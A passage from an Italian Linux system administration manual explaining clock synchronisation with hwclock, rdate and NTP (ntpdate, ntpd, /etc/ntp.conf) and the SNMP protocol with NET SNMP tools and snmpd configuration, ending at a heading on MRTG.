Se al posto del programma '**clock**' si dispone di '**hwclock**', l'aggiornamento dell'orologio hardware si ottiene così:

```
# hwclock -u -w [Invio]
```

Come si vede, l'opzione '**-u**' implica che l'orologio hardware funzioni facendo riferimento al tempo universale.

Nella sezione successiva viene descritto l'uso del protocollo NTP; tuttavia, se dovesse risultare difficile ottenere accesso da un servente NTP pubblico, si può tentare di usare Rdate per ottenere l'ora esatta da un nodo, che si presume possa offrire un orario abbastanza esatto:

```
# rdate time.ien.it [Invio]
```

36.10.2 NTP

Il protocollo NTP (*Network time protocol*) consente di gestire una serie di nodi di rete in grado di sincronizzare tra loro l'orologio interno di ognuno.

La dipendenza dall'esterno per quanto riguarda la gestione degli orologi dei propri elaboratori, può costituire un problema di sicurezza. A questo proposito, il protocollo NTP offrirebbe anche la possibilità di utilizzare comunicazioni cifrate e altri sistemi di sicurezza; tuttavia qui non vengono considerati.

Per l'accesso a un servente NTP in qualità di cliente e per la gestione di servente in proprio, si utilizza di solito la «distribuzione NTP»,[23] rappresentata in pratica da un pacchetto che dovrebbe chiamarsi Ntp, o qualcosa del genere. I componenti più importanti di questa distribuzione sono il demone '**ntpd**' (oppure '**xntpd**') e il programma '**ntpdate**'.

36.10.2.1 Accesso a un servente NTP

Per lo scopo di questa sezione, si accede a un servente NTP solo per ottenere l'informazione sull'ora esatta. Ciò si ottiene molto facilmente con il programma '**ntpdate**', il quale è anche in grado di aggiustare l'orario del sistema. Tuttavia, prima di vedere come funziona, occorre sapere dove è possibile ottenere tale servizio e quali sono le regole di comportamento.

Trascurando i problemi legati alla gestione dei serventi NTP pubblici, quello che c'è da sapere è che questi sono organizzati in modo gerarchico a due strati. L'accesso ai serventi del primo strato è da escludere in generale, a meno che questo serva per gestire un servizio privato dal quale attingono un numero molto grande di altri clienti; l'accesso ai serventi del secondo strato è consentito quasi a tutti (ognuno ha però la sua politica) e in generale il risultato è accurato in modo più che sufficiente. Una volta chiarito che si accede di norma solo ai serventi di secondo livello, è opportuno sceglierne alcuni relativamente vicini (per quanto questo non sia indispensabile).

L'elenco dei serventi NTP, con l'indicazione delle politiche rispettive, può essere trovato a partire dal sito *http://www.ntp.org* ; tuttavia, per le esigenze dell'utente finale tipico, è sufficiente fare riferimento all'indirizzo *pool.ntp.org*.

L'indirizzo *pool.ntp.org* si traduce in una serie di indirizzi IP alternativi, organizzati in modo tale che la trasformazione dell'indirizzo in nome generi ogni volta un indirizzo differente.

Ai fini degli esempi che si vogliono mostrare, viene utilizzato ripetutamente l'indirizzo *pool.ntp.org*. A titolo di verifica si può controllare a cosa corrisponde; si potrebbe ottenere un elenco simile a quello che appare di seguito:

```
$ host pool.ntp.org [Invio]

pool.ntp.org has address 203.109.252.7
pool.ntp.org has address 206.168.231.98
pool.ntp.org has address 213.96.80.106
pool.ntp.org has address 213.239.193.168
pool.ntp.org has address 216.165.129.244
pool.ntp.org has address 24.34.79.42
pool.ntp.org has address 62.101.81.203
pool.ntp.org has address 62.212.114.68
pool.ntp.org has address 65.211.109.11
pool.ntp.org has address 69.17.92.121
pool.ntp.org has address 129.240.64.3
pool.ntp.org has address 130.60.7.44
pool.ntp.org has address 130.94.201.36
pool.ntp.org has address 198.144.202.250
pool.ntp.org has address 202.74.170.194
```

Per acquisire l'ora esatta da uno o più serventi NTP e per aggiustare di conseguenza l'orario del sistema locale, si può usare '**ntpdate**':

```
ntpdate [opzioni] servente_ntp...
```

L'utilizzo di '**ntpdate**' è adatto particolarmente per gli elaboratori che sono connessi alla rete esterna solo saltuariamente, dal momento che si può effettuare l'allineamento esattamente nel momento in cui ciò è possibile. Con l'uso delle opzioni necessarie, si può evitare che '**ntpdate**' allinei l'orario del sistema, limitandosi a mostrare il risultato; in questi casi, può essere utilizzato anche dagli utenti comuni e non soltanto da '**root**'.

'**ntpdate**' non può essere avviato se è già in funzione il demone '**ntpd**', o un altro analogo.

Tabella 36.119. Alcune opzioni della riga di comando di '**ntpdate**'.

Opzione	Significato mnemonico	Descrizione
`-b`		In condizioni normali, '**ntpdate**' può scegliere di aggiustare l'orario aggiungendo o sottraendo secondi, oppure intervenendo sulla frequenza della base dei tempi. Per evitare che venga scelta la seconda ipotesi, si utilizza questa opzione, che limita la possibilità alla modifica dell'orario senza altri interventi. In condizioni normali, dovrebbe essere preferibile l'uso di '**ntpdate**' con questa opzione.
`-d`	*debug*	Invece di allineare l'orario del sistema, vengono mostrati i passi compiuti da '**ntpdate**', a scopo diagnostico.
`-q`	*query*	Invece di allineare l'orario del sistema, mostra solo il risultato dell'interrogazione dei serventi.

Opzione	Significato mnemonico	Descrizione
`-s`	*syslog*	Invece di mostrare i messaggi sullo schermo, li devia nel registro del sistema, cosa che facilita l'utilizzo di '**ntpdate**' all'interno di script avviati automaticamente in circostanze determinate.

Gli esempi seguenti completano la descrizione del funzionamento di '**ntpdate**'.

- `# ntpdate -q pool.ntp.org pool.ntp.org pool.ntp.org` [*Invio*]

  Visualizza l'ora esatta ottenuta da tre serventi ottenuti dallo stesso nome *pool.ntp.org*.

- `# ntpdate -b pool.ntp.org pool.ntp.org pool.ntp.org` [*Invio*]

  Aggiusta l'orario del sistema in base a quanto determinato da tre serventi *pool.ntp.org*.

- `# ntpdate -b -s pool.ntp.org pool.ntp.org pool.ntp.org` [*Invio*]

  Come nell'esempio precedente, con la differenza che ogni segnalazione viene inviata nel registro del sistema.

36.10.2.2 Preparazione di un servente NTP per l'utilizzo locale

La preparazione di un servente NTP per offrire il servizio solo alla propria rete locale, senza pretendere di contribuire alla rete NTP pubblica, è un'operazione abbastanza semplice. In particolare, se il nodo di rete che svolge tale ruolo è connesso continuamente alla rete esterna, si può usare lo stesso demone '**ntpd**' per allineare l'orologio dell'elaboratore in cui si trova a funzionare, senza bisogno di utilizzare '**ntpdate**', considerato che questo non può essere avviato se è già attivo il demone.

Il funzionamento del demone '**ntpd**' dipende dalla configurazione stabilita attraverso il file '`/etc/ntp.conf`', mentre il programma '**ntpdate**' ignora questo file completamente.

Il file '`/etc/ntp.conf`' è il più importante per ciò che riguarda il funzionamento del demone '**ntpd**'. È composto da direttive che occupano ognuna una riga; i commenti sono preceduti dal simbolo '**#**' e nello stesso modo sono ignorate le righe bianche e quelle vuote. Senza entrare nel dettaglio delle varie direttive disponibili, viene descritto un esempio di massima.

```
# /etc/ntp.conf

logfile /var/log/xntpd
driftfile /var/lib/ntp/ntp.drift
statsdir /var/log/ntpstats/

statistics loopstats peerstats clockstats
filegen loopstats file loopstats type day enable
filegen peerstats file peerstats type day enable
filegen clockstats file clockstats type day enable

# Serventi
server pool.ntp.org
server pool.ntp.org
server pool.ntp.org
```

L'elenco seguente descrive alcune di queste direttive del file di configurazione.

Direttiva	Descrizione
`logfile` ***file_delle_registrazioni***	Con la direttiva '**logfile**' viene dichiarato il percorso del file delle registrazioni. Se non venisse utilizzata tale direttiva, i messaggi di questo tipo sarebbero diretti normalmente al registro del sistema. Nel caso dell'esempio, si fa riferimento al file '`/var/log/xntpd`'.
`driftfile` ***file_dello_scarto***	Con la direttiva '**driftfile**' viene dichiarato il percorso del file utilizzato da '**ntpd**' per annotarsi lo scarto tra la frequenza dell'oscillatore locale e ciò che dovrebbe essere in realtà. Dal momento che '**ntpd**' deve poter cambiare nome al file e ricrearlo nuovamente, non può trattarsi di un collegamento simbolico. In generale, è sufficiente lasciare che sia '**ntpd**' a occuparsi di creare e gestire questo file.
`statsdir` ***directory_dei_file_statistici***	Con la direttiva '**statsdir**' viene dichiarato il percorso di una directory all'interno della quale possono essere creati dei file di informazioni statistiche, dichiarati a loro volta attraverso le direttive '**statistics**' e '**filegen**'.
`statistics` ***tipo_statistica***`...`	I tipi di informazioni statistiche che si vogliono accumulare sono definiti attraverso la direttiva '**statistics**', per mezzo di parole chiave prestabilite: '**loopstats**', '**peerstats**' e '**clockstats**'. In generale, conviene attivare la gestione di tutti i tipi di informazioni statistiche, così come si vede nell'esempio.
`filegen` ***tipo_statistica*** ↩ ↪[`file` ***file***] ↩ ↪[`type` ***tipo_di_analisi***] ↩ ↪[`enable`|`disable`]	Per abbinare all'accumulo di un tipo di statistica un file vero e proprio, si utilizza la direttiva '**filegen**'. Nell'esempio vengono creati tre file, con il nome corrispondente al tipo di statistica di cui si occupano. Per la precisione, la direttiva '**filegen**' serve anche per definire il modo in cui vanno gestite diverse generazioni dei file che vengono creati. In pratica, il tipo stabilito attraverso l'argomento dell'opzione '**type**', permette di indicare con quale frequenza devono essere archiviati i file. L'esempio mostra la richiesta di utilizzare generazioni giornaliere (l'argomento '**day**') e questo, salvo esigenze particolari, dovrebbe andare bene in generale.
`server` ***nodo*** [`prefer`]	Le direttive più importanti per lo scopo che ci si prefigge in questo capitolo, sono quelle che stabiliscono i nomi dei serventi di riferimento per ottenere le informazioni sull'orario. In generale, più sono questi serventi, meglio è. Se uno di questi serventi viene considerato come quello più attendibile, si può aggiungere la parola chiave '**prefer**', come si vede nello schema sintattico.

Il demone '**ntpd**' (oppure '**xntpd**') serve da una parte per allinea-

re continuamente l'orario del sistema locale, quando questo si trova connesso costantemente a una rete che gli consente di accedere ai suoi serventi di riferimento, in base alla configurazione del file '`/etc/ntp.conf`', con le direttive '**`server`**'. Dall'altra parte, questo demone offre anche il servizio NTP, basandosi sull'orologio del sistema locale:

```
ntpd [opzioni]
```

In una rete chiusa, in cui non ci sia la possibilità di raggiungere altri serventi NTP, il demone '**`ntpd`**' può essere utile per allestire il proprio servizio NTP locale, in modo da assicurare la sincronizzazione degli altri elaboratori della propria rete.

All'interno di questi due estremi, in una rete in cui un nodo abbia solo **saltuariamente** accesso alla rete esterna, quel nodo potrebbe essere allineato (quando possibile), al tempo di riferimento ottenuto dall'esterno, fungendo a sua volta da servente locale per l'allineamento successivo della propria rete. Tuttavia, in questo caso si aggiunge il problema di procedere all'allineamento in base alle fonti esterne, esattamente nel momento in cui il collegamento è disponibile; ma per questo si utilizza prevalentemente il programma '**`ntpdate`**' che però non può essere avviato quando il demone è già in funzione. Il problema si risolve evidentemente con uno script che, prima disattiva '**`ntpd`**', quindi allinea l'orario con '**`ntpdate`**', quindi rimette in funzione '**`ntpd`**'.

Opzione	Descrizione
`-c` ***file_di_configurazione***	In generale, il file di configurazione utilizzato da '**`ntpd`**' è '`/etc/ntp.conf`'. Con questa opzione si può indicare un file differente, oppure si può confermare la collocazione standard, nel caso i sorgenti siano stati compilati indicando posizioni differenti.
`-d`	La presenza di questa opzione, che può essere indicata anche ripetutamente, aumenta il livello di dettaglio delle informazioni diagnostiche che si ottengono (nel registro del sistema o in un altro file stabilito in base alla configurazione).
`-l` ***file_delle_registrazioni***	Equivalente alla direttiva '**`logfile`**' nel file di configurazione.
`-f` ***file_dello_scarto***	Equivalente alla direttiva '**`driftfile`**' nel file di configurazione.
`-s` ***directory_dei_file_statistici***	Equivalente alla direttiva '**`statsdir`**' nel file di configurazione.

L'esempio seguente mostra uno script molto semplificato per l'avvio e la conclusione del servizio NTP, attraverso il controllo del demone '**`ntpd`**'. In pratica, il demone viene avviato senza opzioni di alcun tipo, confidando che legga correttamente il file di configurazione.

```
#!/bin/sh

test -f /usr/sbin/ntpd || exit 0

case "$1" in
  start)
        printf "Avvio del servizio NTP: "
        /usr/sbin/ntpd
        echo
        ;;
  stop)
        printf "Disattivazione del servizio NTP: "
        killall ntpd
        echo
        ;;
  *)
        echo "Utilizzo: ntpd {start|stop}"
        exit 1
esac
```


Alcune distribuzioni GNU/Linux predispongono uno script del genere, in cui, prima dell'avvio del demone '**`ntpd`**' eseguono '**`ntpdate`**' per iniziare con un orologio già allineato. In generale, questa potrebbe essere una buona idea; tuttavia, se questo script viene avviato quando non si può accedere ai serventi NTP a cui si vuole fare riferimento, '**`ntpdate`**' blocca la procedura di avvio troppo a lungo.

Il pezzo di script che segue rappresenta proprio il caso in cui viene avviato anche '**`ntpdate`**' prima di mettere in funzione '**`ntpd`**'. Si osservi il fatto che nella riga di comando devono apparire i serventi NTP, perché il file di configurazione di '**`ntpd`**' non lo riguarda.

```
  start)
        printf "Avvio del servizio NTP: "
        /usr/sbin/ntpdate -b -s pool.ntp.org pool.ntp.org \
                              pool.ntp.org
        /usr/sbin/ntpd
        echo
        ;;
```

36.11 SNMP

Il protocollo SNMP (*Simple network management protocol*) ha lo scopo di consentire il controllo di apparecchiature raggiungibili attraverso la rete, fornendo un modo per pubblicare delle informazioni, che in parte possono anche essere rese modificabili.

Questa sezione introduce all'uso del protocollo SNMP, allo scopo di interrogare genericamente il servizio e di attivare un servente SNMP, utilizzando NET SNMP[24] in un sistema GNU/Linux. Viene invece omessa la spiegazione di come attivare delle «trappole».

36.11.1 Nomi delle variabili, OID e MIB

Le informazioni a cui è possibile accedere attraverso il protocollo SNMP sono strutturate ad albero, in modo tale da potervi fare riferimento attraverso l'indicazione di un percorso, secondo la forma '…`.`***a***`.`***b***`.`***c***`.`…', dove al posto delle lettere (***a***, ***b***, ***c***, ecc.), possono apparire dei nomi (stringhe alfanumeriche per le quali non conta la distinzione tra maiuscole e minuscole) o dei valori numerici interi. Naturalmente, l'associazione tra nomi e numeri, viene definita dagli standard che riguardano il protocollo SNMP.

Il percorso in questione si legge da sinistra verso destra, descrivendo con dettaglio sempre maggiore la variabile a cui si vuole fare riferimento. Un percorso «completo», inizia con un punto, a indicare la radice dell'albero che rappresenta la struttura complessiva delle variabili; un percorso che inizia senza punto, implica l'omissione di una porzione iniziale consueta del percorso stesso, costituita da: '`.iso.org.dod.internet.mgmt.mib-2.`', ovvero '`.1.3.6.1.2.1.`'.

I percorsi di esempio seguenti, sono da ritenere tutti uguali:

- '`.iso.org.dod.internet.mgmt.mib-2.system.sysDescr.0`'
- '`.1.3.6.1.2.1.1.sysdescr.0`'
- '`.1.3.6.1.2.1.1.1.0`'
- '`system.sysDescr.0`'
- '`1.sysdescr.0`'
- '`1.1.0`'

Nella terminologia usata per il protocollo SNMP, si fa spesso riferimento alla sigla OID (*Object identifier*). Un OID è un percorso qualunque di quelli che riguardano le variabili gestite dal protocollo, senza che debba arrivare necessariamente al dettaglio di una sola variabile. Per esempio, è un OID il percorso '`.iso.org.dod.internet.mgmt.mib-2.system`', il quale rappresenta tutto ciò che appartiene a quella gerarchia, ma è un OID anche un percorso che arriva fino in fondo, a specificare una sola variabile.

Gli «oggetti» (nel senso di OID) gestibili attraverso il protocollo SNMP, sono raggruppati a insiemi denominati MIB (*Management information base*).

36.11.2 Note essenziali sul protocollo

Il protocollo SNMP consente sostanzialmente di: richiedere a un servente la lettura di una certa variabile o di un gruppo di queste; modificare il contenuto delle variabili che il servente consente di alterare; di attivare delle «trappole» (*trap*) che scattino al verificarsi di certe condizioni, con le quali si vuole che alcune variabili (riferite al proprio nodo) siano inviate a un certo cliente SNMP.

Per queste funzioni, SNMP si avvale generalmente del protocollo UDP. Precisamente, per le operazioni di lettura e scrittura normali, ci si aspetta di trovare il servente in ascolto della porta 161 (161/UDP); invece, per l'invio di valori senza una richiesta preventiva (quando scattano delle trappole), ci si aspetta di trovare, presso la destinazione, un programma in ascolto della porta 162 (162/UDP).

Di norma, il servente SNMP viene chiamato «agente» (*agent*).

36.11.3 Autenticazione e limitazione degli accessi

Il servente SNMP (ovvero l'agente) che riceve la richiesta di fornire delle informazioni, prima di rispondere, cerca di verificare che questa provenga da chi ha il diritto di ottenerle. Il servente può attuare una propria politica, basata sull'indirizzo di origine della richiesta (nel senso che si risponde solo a chi appartiene a un certo gruppo di indirizzi), ma nel protocollo stesso è prevista una qualche forma di riconoscimento.

Nelle versioni 1 e 2 del protocollo SNMP, il cliente si presenta al servente specificando il nome della «comunità» (*community*). In pratica, il servente risponde solo se il nome della comunità corrisponde a quello previsto (si distingue normalmente tra il nome da usare per la lettura delle variabili e quello da usare per la loro modifica). Tuttavia, occorre considerare che nella versione 1 del protocollo, il nome della comunità viene trasmesso in chiaro attraverso la rete, pertanto potrebbe essere individuato facilmente.

Nella versione 3 del protocollo SNMP, l'autenticazione può avvenire attraverso utenze e parole d'ordine individuali, ma questo meccanismo non viene descritto qui.

Notoriamente, la comunità predefinita, usata per la lettura delle variabili è '**`public`**', mentre quella per la scrittura è '**`private`**'. Naturalmente, è molto importante modificare questi nomi quando si attiva un servizio SNMP; inoltre, è altrettanto importante verificare se le apparecchiature connesse in rete offrono anche un servizio SNMP, provvedendo eventualmente a cambiare i nomi delle comunità anche se non si intende usufruirne.

Figura 36.125. Una pagina del programma di configurazione di un router VoIP, che consente l'uso del protocollo SNMP. La parola chiave '**`SET`**' si riferisce alla modifica delle variabili, mentre '**`GET`**' alla sola lettura.

Riquadro 36.126. Problemi di sicurezza.

È chiaro che l'attivazione di un servizio SNMP implichi la necessità di considerare come proteggere gli accessi, per non lasciare a chiunque di ottenere le informazioni relative. Ma è ancora più importante considerare che la maggior parte delle apparecchiature dedicate, collegate o collegabili alla rete, pubblicano delle informazioni attraverso il protocollo SNMP. In questi casi, dimenticare di modificare i nomi predefiniti delle comunità di lettura e scrittura, può essere fatale: alle volte vengono pubblicati in questo modo anche le parole d'ordine di accesso per la modifica della configurazione dell'apparecchio!

36.11.4 Interrogazione generica di un servizio SNMP

Il pacchetto NET SNMP[25] contiene diversi programmi per l'interrogazione di un servizio SNMP, le cui opzioni principali sono condivise. Per verificare che un servizio SNMP sia attivo, si usa normalmente '**`snmpwalk`**' o '**`snmpbulkwalk`**':

```
snmpwalk [opzioni] agente [percorso]
```

```
snmpbulkwalk [opzioni] agente [percorso]
```

Si osservi che nei modelli sintattici standard, al posto di ***percorso*** si indica la sigla OID. In pratica, il percorso non raggiunge necessariamente il dettaglio di una variabile singola.

La differenza tra i due programmi, sta nel fatto che il secondo ('**`snmpbulkwalk`**' si avvale specificatamente di funzionalità che sono disponibili a partire dalla versione 2 del protocollo SNMP, anche se il risultato apparente è lo stesso. Segue la descrizione di alcuni esempi.

- `$ snmpwalk -v 1 -c public localhost` [*Invio*]

  Interroga il servizio SNMP presso l'elaboratore locale, utilizzando la versione 1 del protocollo e facendo riferimento alla comunità '**`public`**', che di solito è quella predefinita per la lettura delle variabili. Se il servizio risponde, si ottiene l'elenco di tutte le variabili disponibili:

  ```
  SNMPv2-MIB::sysDescr.0 = STRING: Linux nanohost 2.6.17.1 ↩
  ↪#1 PREEMPT Fri Jun 30 21:44:31 CEST 2006 i686
  SNMPv2-MIB::sysObjectID.0 = OID: SNMPv2-SMI::dod.0.0.0.0.0.0.0.0
  SNMPv2-MIB::sysUpTime.0 = Timeticks: (207762) 0:34:37.62
  …
  …
  IPV6-MIB::ipv6IfAdminStatus.7 = INTEGER: up(1)
  IPV6-MIB::ipv6IfOperStatus.2 = INTEGER: up(1)
  IPV6-MIB::ipv6IfOperStatus.7 = INTEGER: up(1)
  ```

  Come si può osservare, in questo caso i percorsi delle variabili sono abbreviati attraverso l'indicazione del MIB di riferimento.

- `$ snmpwalk -O f -v 2c -c public localhost` [*Invio*]

  Rispetto all'esempio precedente, si richiede di visualizzare i percorsi secondo lo standard, usando i nomi rispettivi; inoltre si usa la versione 2 del protocollo.

  ```
  .iso.org.dod.internet.mgmt.mib-2.system.sysDescr.0 = ↩
  ↪STRING: Linux nanohost 2.6.17.1 #1 PREEMPT ↩
  ↪Fri Jun 30 21:44:31 CEST 2006 i686
  .iso.org.dod.internet.mgmt.mib-2.system.sysObjectID.0 = ↩
  ↪OID: .iso.org.dod.0.0.0.0.0.0.0.0
  .iso.org.dod.internet.mgmt.mib-2.system.sysUpTime.0 = ↩
  ↪Timeticks: (227323) 0:37:53.23
  …
  …
  .iso.org.dod.internet.mgmt.mib-2.ipv6MIB.ipv6MIBObjects.↩
  ↪ipv6IfTable.ipv6IfEntry.ipv6IfAdminStatus.7 = ↩
  ↪INTEGER: up(1)
  .iso.org.dod.internet.mgmt.mib-2.ipv6MIB.ipv6MIBObjects.↩
  ↪ipv6IfTable.ipv6IfEntry.ipv6IfOperStatus.2 = ↩
  ↪INTEGER: up(1)
  .iso.org.dod.internet.mgmt.mib-2.ipv6MIB.ipv6MIBObjects.↩
  ↪ipv6IfTable.ipv6IfEntry.ipv6IfOperStatus.7 = ↩
  ↪INTEGER: up(1)
  ```

- `$ snmpbulkwalk -O f -v 2c -c public localhost` [*Invio*]

  Si ottiene lo stesso risultato dell'esempio precedente.

- `$ snmpwalk -O n -v 2c -c public localhost` [*Invio*]

  Si ottengono i percorsi in forma numerica.

```
.1.3.6.1.2.1.1.1.0 = STRING: Linux nanohost 2.6.17.1 #1 ↩
↪PREEMPT Fri Jun 30 21:44:31 CEST 2006 i686
.1.3.6.1.2.1.1.2.0 = OID: .1.3.6.0.0.0.0.0.0.0
.1.3.6.1.2.1.1.3.0 = Timeticks: (263893) 0:43:58.93
…
…
.1.3.6.1.2.1.55.1.5.1.9.7 = INTEGER: up(1)
.1.3.6.1.2.1.55.1.5.1.10.2 = INTEGER: up(1)
.1.3.6.1.2.1.55.1.5.1.10.7 = INTEGER: up(1)
```

- `$ snmpwalk -O n -v 2c -c public localhost .1.3.6.1.2.1.1.9.1` [*Invio*]

  Si ottengono le variabili, limitatamente a un certo OID.

```
.1.3.6.1.2.1.1.9.1.2.1 = OID: .1.3.6.1.2.1.31
.1.3.6.1.2.1.1.9.1.2.2 = OID: .1.3.6.1.6.3.1
.1.3.6.1.2.1.1.9.1.2.3 = OID: .1.3.6.1.2.1.49
…
.1.3.6.1.2.1.1.9.1.4.7 = Timeticks: (10) 0:00:00.10
.1.3.6.1.2.1.1.9.1.4.8 = Timeticks: (10) 0:00:00.10
.1.3.6.1.2.1.1.9.1.4.9 = Timeticks: (10) 0:00:00.10
```

Per leggere in modo particolare una sola variabile, si usa normalmente '**snmpget**' o '**snmpgetnext**':

```
snmpget [opzioni] nodo variabile
```

```
snmpgetnext [opzioni] nodo variabile
```

Il risultato ottenuto dai due programmi è diverso, in quanto il primo mostra il contenuto della variabile indicata, mentre il secondo mostra quella successiva a quella indicata. Segue la descrizione di alcuni esempi, omettendo di precisare dettagli già descritti a proposito di quelli su '**snmpwalk**' e '**snmpbulkwalk**', in quanto le opzioni usate sono equivalenti.

- `$ snmpget -O n -v 2c -c public localhost .1.3.6.1.2.1.1.1.0` [*Invio*]

  Interroga la variabile ***.iso.org.dod.internet.mgmt.mib-2.system.sysDesc***

```
.1.3.6.1.2.1.1.1.0 = STRING: Linux nanohost 2.6.17.1 #1 ↩
↪PREEMPT Fri Jun 30 21:44:31 CEST 2006 i686
```

- `$ snmpgetnext -O n -v 2c -c public localhost .1.3.6.1.2.1.1.9.1.3.9` [*Invio*]

  Interroga la variabile successiva a '`.iso.org.dod.internet.mgmt.mib-2.system.sysORTable.sysOREntry.sysORDescr.9`', che in questo caso corrisponde a '`.iso.org.dod.internet.mgmt.mib-2.system.sysORTable.sysOREntry.sysORUpTime.1`'.

```
.1.3.6.1.2.1.1.9.1.4.1 = Timeticks: (10) 0:00:00.10
```

Tabella 36.133. Alcune opzioni comuni nei programmi di NET SNMP.

Opzione	Descrizione
`-v 1|2c|3`	Specifica la versione del protocollo SNMP da utilizzare.
`-c` ***comunità***	Specifica il nome della comunità a cui fare riferimento e si applica solo alle versioni 1 e 2 del protocollo.
`-O f`	Mostra il percorso utilizzando i nomi.
`-O n`	Mostra il percorso in forma numerica.

36.11.5 Interrogazioni più specifiche di un servizio SNMP

Il pacchetto NET SNMP[26] include anche qualche programma per l'interrogazione di un servizio SNMP, in riferimento a problemi specifici, mostrando il risultato in un modo conforme al problema stesso. Naturalmente, perché questi programmi possano mostrare le informazioni richieste, occorre che il servizio SNMP pubblichi le variabili necessarie.


```
snmpdf [opzioni] nodo
```

Il programma '**snmpdf**' consente di ottenere informazioni sullo spazio utilizzato e disponibile nei dischi. In pratica, la sigla '**df**' fa volutamente riferimento al programma di un sistema Unix che di solito compie questa funzione. L'esempio seguente dovrebbe essere più che sufficiente per comprenderne il funzionamento:

`$ snmpdf -v 2c -c public localhost` [*Invio*]

```
Description       size (kB)         Used    Available Used%
Memory Buffers       513204        50168       463036    9%
Real Memory          513204       499240        13964   97%
Swap Space          5148856          796      5148060    0%
/                  40679248     21106328     19572920   51%
/sys                      0            0            0    0%
/proc/bus/usb             0            0            0    0%
/home             193540640     98867424     94673216   51%
```

Attraverso '**snmpnetstat**' è possibile interrogare lo stato delle connessioni, come si farebbe con il programma '**netstat**':

```
snmpnetstat [opzioni] nodo
```

Oltre alle opzioni comuni di NET SNMP, altre consentono di limitare la visualizzazione a una porzione di proprio interesse. L'esempio seguente esegue semplicemente un'interrogazione complessiva, visualizzando gli indirizzi in forma numerica (opzione '**-n**'):

`$ snmpnetstat -v 2c -c public -n localhost` [*Invio*]

```
Active Internet (tcp) Connections
Proto Local Address          Remote Address        (state)
tcp   127.0.0.1.4221         127.0.0.1.5901        ESTABLISHED
tcp   127.0.0.1.5901         127.0.0.1.4221        ESTABLISHED
tcp   172.21.77.5.707        172.21.254.254.861    TIMEWAIT
tcp   172.21.77.5.1023       172.21.254.254.2049   ESTABLISHED
tcp   172.21.77.5.1651       62.123.24.21.22       ESTABLISHED
tcp   172.21.77.5.3865       172.21.254.254.111    TIMEWAIT
tcp   172.21.77.5.4165       62.123.24.21.22       ESTABLISHED
Active Internet (udp) Connections
Proto Local Address
udp   *.9
udp   *.69
udp   *.111
udp   *.137
udp   *.138
udp   *.514
udp   *.623
udp   *.638
udp   *.812
udp   *.924
udp   *.1025
udp   *.1028
udp   *.1031
udp   *.1048
udp   *.2049
udp   *.3130
udp   *.9676
udp   127.0.0.1.53
udp   127.0.0.1.161
udp   172.21.77.5.53
udp   172.21.77.5.137
udp   172.21.77.5.138
```

Con '**snmpstatus**' è possibile ottenere alcune informazioni statistiche:

```
snmpstatus [opzioni] nodo
```

Ecco un esempio comune:

`$ snmpstatus -v 2c -c public localhost` [*Invio*]

```
[UDP: [127.0.0.1]:161]=>[Linux nanohost 2.6.17.1 #1 ↩
↪PREEMPT Fri Jun 30 21:44:31 CEST 2006 i686] Up: ↩
↪0:52:13.49
Interfaces: 7, Recv/Trans packets: 451271/401702 | ↩
↪IP: 451199/401542
5 interfaces are down!
```

36.11.6 Attivazione di un servizio SNMP con NET SNMP

NET SNMP include un demone per offrire un servizio SNMP presso un elaboratore:

```
snmpd [opzioni]
```

Di norma, questo programma viene avviato attraverso la procedura di inizializzazione del sistema, pertanto si interviene con script appositi del proprio sistema operativo (per esempio '`/etc/init.d/snmpd`'). Inoltre, il file di configurazione dovrebbe essere '`/etc/snmp/snmpd.conf`'.

La predisposizione del file di configurazione non è semplice; di solito si parte da quello già predisposto dalla propria distribuzione del sistema operativo, attraverso modifiche più o meno intuitive, contando sulle descrizioni contenute nei commenti. Tuttavia, eventualmente, se le proprie esigenze sono limitate al controllo degli accessi in modo semplificato, è possibile utilizzare il programma '**`snmpconf`**' per generare un file di configurazione, da zero. Segue un esempio per ottenere semplicemente la configurazione degli accessi in sola lettura a partire dall'elaboratore locale:

```
$ snmpconf -g basic_setup [Invio]

  The following installed configuration files were found:

     1:  /etc/snmp/snmpd.conf

  Would you like me to read them in?  Their content will be
  merged with the output files created by this session.

  Valid answer examples: "all", "none","3","1,2,5"

Read in which (default = all): all[Invio]

  ***********************************************
  *** Beginning basic system information setup ***
  ***********************************************


Do you want to configure the information returned in the ↩
↪system MIB group (contact info, etc)? (default = y): y[Invio]

  Configuring: syslocation
  Description:
    The [typically physical] location of the system.
      Note that setting this value here means that when trying
      to perform an snmp SET operation to the sysLocation.0
      variable will make the agent return the "notWritable"
      error code.  IE, including this token in the snmpd.conf
      file will disable write access to the variable.
      arguments:  location_string

The location of the system: ufficio[Invio]

  Configuring: syscontact
  Description:
    The contact information for the administrator
      Note that setting this value here means that when trying
      to perform an snmp SET operation to the sysContact.0
      variable will make the agent return the "notWritable"
      error code.  IE, including this token in the snmpd.conf
      file will disable write access to the variable.
      arguments:  contact_string

The contact information: tizio@brot.dg[Invio]

  Finished Output: syscontact  tizio@brot.dg


Do you want to properly set the value of the ↩
↪sysServices.0 OID ↩
↪(if you don't know, just say no)? (default = y): n[Invio]

  ************************************
  *** BEGINNING ACCESS CONTROL SETUP ***
  ************************************


Do you want to configure the agent's access control? ↩
↪(default = y): y[Invio]
```



```
Do you want to allow SNMPv3 read-write user based access ↩
↪(default = y): n[Invio]

Do you want to allow SNMPv3 read-only user based access ↩
↪(default = y): n[Invio]

Do you want to allow SNMPv1/v2c read-write community access ↩
↪(default = y): n[Invio]

Do you want to allow SNMPv1/v2c read-only community access
(default = y): y[Invio]

  Configuring: rocommunity
  Description:
    a SNMPv1/SNMPv2c read-only access community name
      arguments:  community [default|hostname|network/bits] [oid]


The community name to add read-only access for: public[Invio]

The hostname or network address to accept this community ↩
↪name from [RETURN for all]: 127.0.0.1[Invio]

The OID that this community should be restricted to ↩
↪[RETURN for no-restriction]: [Invio]

  Finished Output: rocommunity  public 127.0.0.1


Do another rocommunity line? (default = y): n[Invio]

  ************************************
  *** Beginning trap destination setup ***
  ************************************


Do you want to configure where and if the agent will send ↩
↪traps? (default = y): n[Invio]

  *********************************
  *** Beginning monitoring setup ***
  *********************************


Do you want to configure the agent's ability to monitor ↩
↪various aspects of your system? (default = y): n[Invio]

  The following files were created:

    snmpd.conf

  These files should be moved to …
  …
```

In pratica, al termine dell'esempio, si ottiene il file '`snmpd.conf`' nella directory corrente, che l'utente può copiare probabilmente in '`/etc/snmp/`', o in una posizione analoga, in base all'impostazione del proprio sistema. Ecco il contenuto del file, omettendo tutti i commenti:

```
syslocation  ufficio
syscontact  tizio@brot.dg
rocommunity  public 127.0.0.1
```

Naturalmente, soprattutto se si intende offrire l'accesso a elaboratori esterni, può essere conveniente cambiare il nome della comunità.

36.11.7 MRTG

